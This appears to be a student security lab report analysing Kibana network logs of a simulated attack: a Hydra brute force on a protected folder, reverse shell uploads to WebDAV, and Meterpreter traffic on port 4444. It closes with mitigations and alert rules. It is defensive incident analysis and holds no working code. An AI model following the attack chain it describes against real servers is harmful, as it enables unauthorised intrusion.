> May 17, 2022 @ 19:58:20.721 url.path: /company_folders/secret_folder/ @timestamp: May 17, 2022 @
19:58:20.721 method: get client.ip: 192.168.1.90 client.port: 42994
client.bytes: 168B ecs.version: 1.5.0 http.response.status_code: 401
http.response.bytes: 698B http.response.body.bytes: 460B
http.response.headers.content-length: 460 http.response.headers.content-
```

This panel contains a lot of significant field information pertaining to the attack namely: url.path, timestamp, source.ip, status, method, agent.name, client.ip, http.response.status_code, user_agent.original (Hydra), server.ip, server.port, and query. All info contained in these field is supported by info seen in previous slides.

Finding the WebDAV connection

source.ip: 192.168.1.90 and destination.ip: 192.168.1.105 KQL May 17, 2022 @ 00:00:00. → May 18, 2022 @ 00:00:00. Refresh

+ Add filter


Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder/	16,677
http://192.168.1.105/webdav	68
http://192.168.1.105/webdav/shell.php	52
http://192.168.1.105/webdav/newshell.php	39
http://192.168.1.105/webdav/passwd.dav	11

Export: Raw Formatted


The WebDAV connection is #2-5 on the stats table of the top 10 HTTP requests

Finding the WebDAV connection




Here we observe a large spike in HTTP transactions for the WebDAV server around 8:00 PM on 5/17/22

Identify the reverse shell and meterpreter traffic



In the top requests table we see the shell.php path which is the name of the reverse shell also we see a spike at url path 192.168.1.105/webdav/shell.php around 8:00 PM on 5/17/22.

Identify the reverse shell and meterpreter traffic



```
> May 17, 2022 @ 20:50:10.004 @timestamp: May 17, 2022 @ 20:50:10.004 source.ip: 192.168.1.90 source.port: 4444
source.packets: 8 source.bytes: 1.2KB host.name: server1
destination.ip: 192.168.1.105 destination.port: 43202 destination.packets: 5
destination.bytes: 1.1KB event.start: May 17, 2022 @ 20:49:10.006 event.end: May
17, 2022 @ 20:49:47.895 event.duration: 37888.9 event.dataset: flow
```

Port 4444 is the default port used for meterpreter traffic and port 4444 activity is documented here indicating a listening connection between the attacking VM and Capstone vulnerable VM around 8:00 PM on 5/17/22.

Mitigation Strategies for Exposed Vulnerabilities

Mitigating the Nmap Port Scan

- Regularly run system port scans to detect and audit open ports.
- Make sure firewalls are regularly patched because firewalls can detect a port scan in progress and slow them down.
- Make sure that services running on open ports do not contain any vulnerabilities.
- **SET ALERT:** Because port scans trigger a huge number of alerts in a short period of time port scans can be easily detected by counting the number of connections over a period of time. I recommended sending an alert when over 2000 connections are attempted in an hour.

Mitigating access to sensitive directories and files

- Confidential folders/directories should be configured with strict access control to only a limited number of trusted users.
- Rename sensitive folders in such a way that they do not reveal that confidential data is contained within.
- Encrypt data within confidential folders.
- This directory and file should be removed from the server altogether.
- **SET ALERT:** Whenever anyone attempts to access sensitive directories and files.

Mitigating Brute Force Attacks

- Create a policy that locks out user accounts for 30 minutes after 5 unsuccessful attempts.
- Require password complexity for all users.
- Use two-factor identification.
- Use Captcha
- Whitelist for specific IP addresses and subnetwork ranges.
- **SET ALERT:** HTTP 401 unauthorized client errors indicate a request has not been applied because it lacks valid authentication credentials so an alert can be set if more than ten 401 errors are returned.

Mitigating access to WebDAV server

- Firstly, WebDAV is outdated and should be replaced with FTP or SFTP
- Connections to this shared folder should not be accessible from a web interface.
- Create a whitelist of trusted IP addresses and set a firewall security policy that prevents access from IP's outside the whitelist.
- Require that users with access to this folder maintain complex passwords.
- **SET ALERT:** Create an alert anytime this directory is accessed by a machine not on the whitelist.

Mitigating reverse shell uploads and Meterpreter traffic

- Remove the ability to upload files to the WebDAV directory over the web interface.
- Require authentication to upload files.
- Store uploaded files in a location not accessible from the web to prevent accidental opening of a reverse shell script.
- Define valid types of files that users should be allowed to upload.
- **SET ALERT:** For any traffic moving over port 4444 because that is Meterpreter's default listening port. Set an alert if any .php file is uploaded to a server.

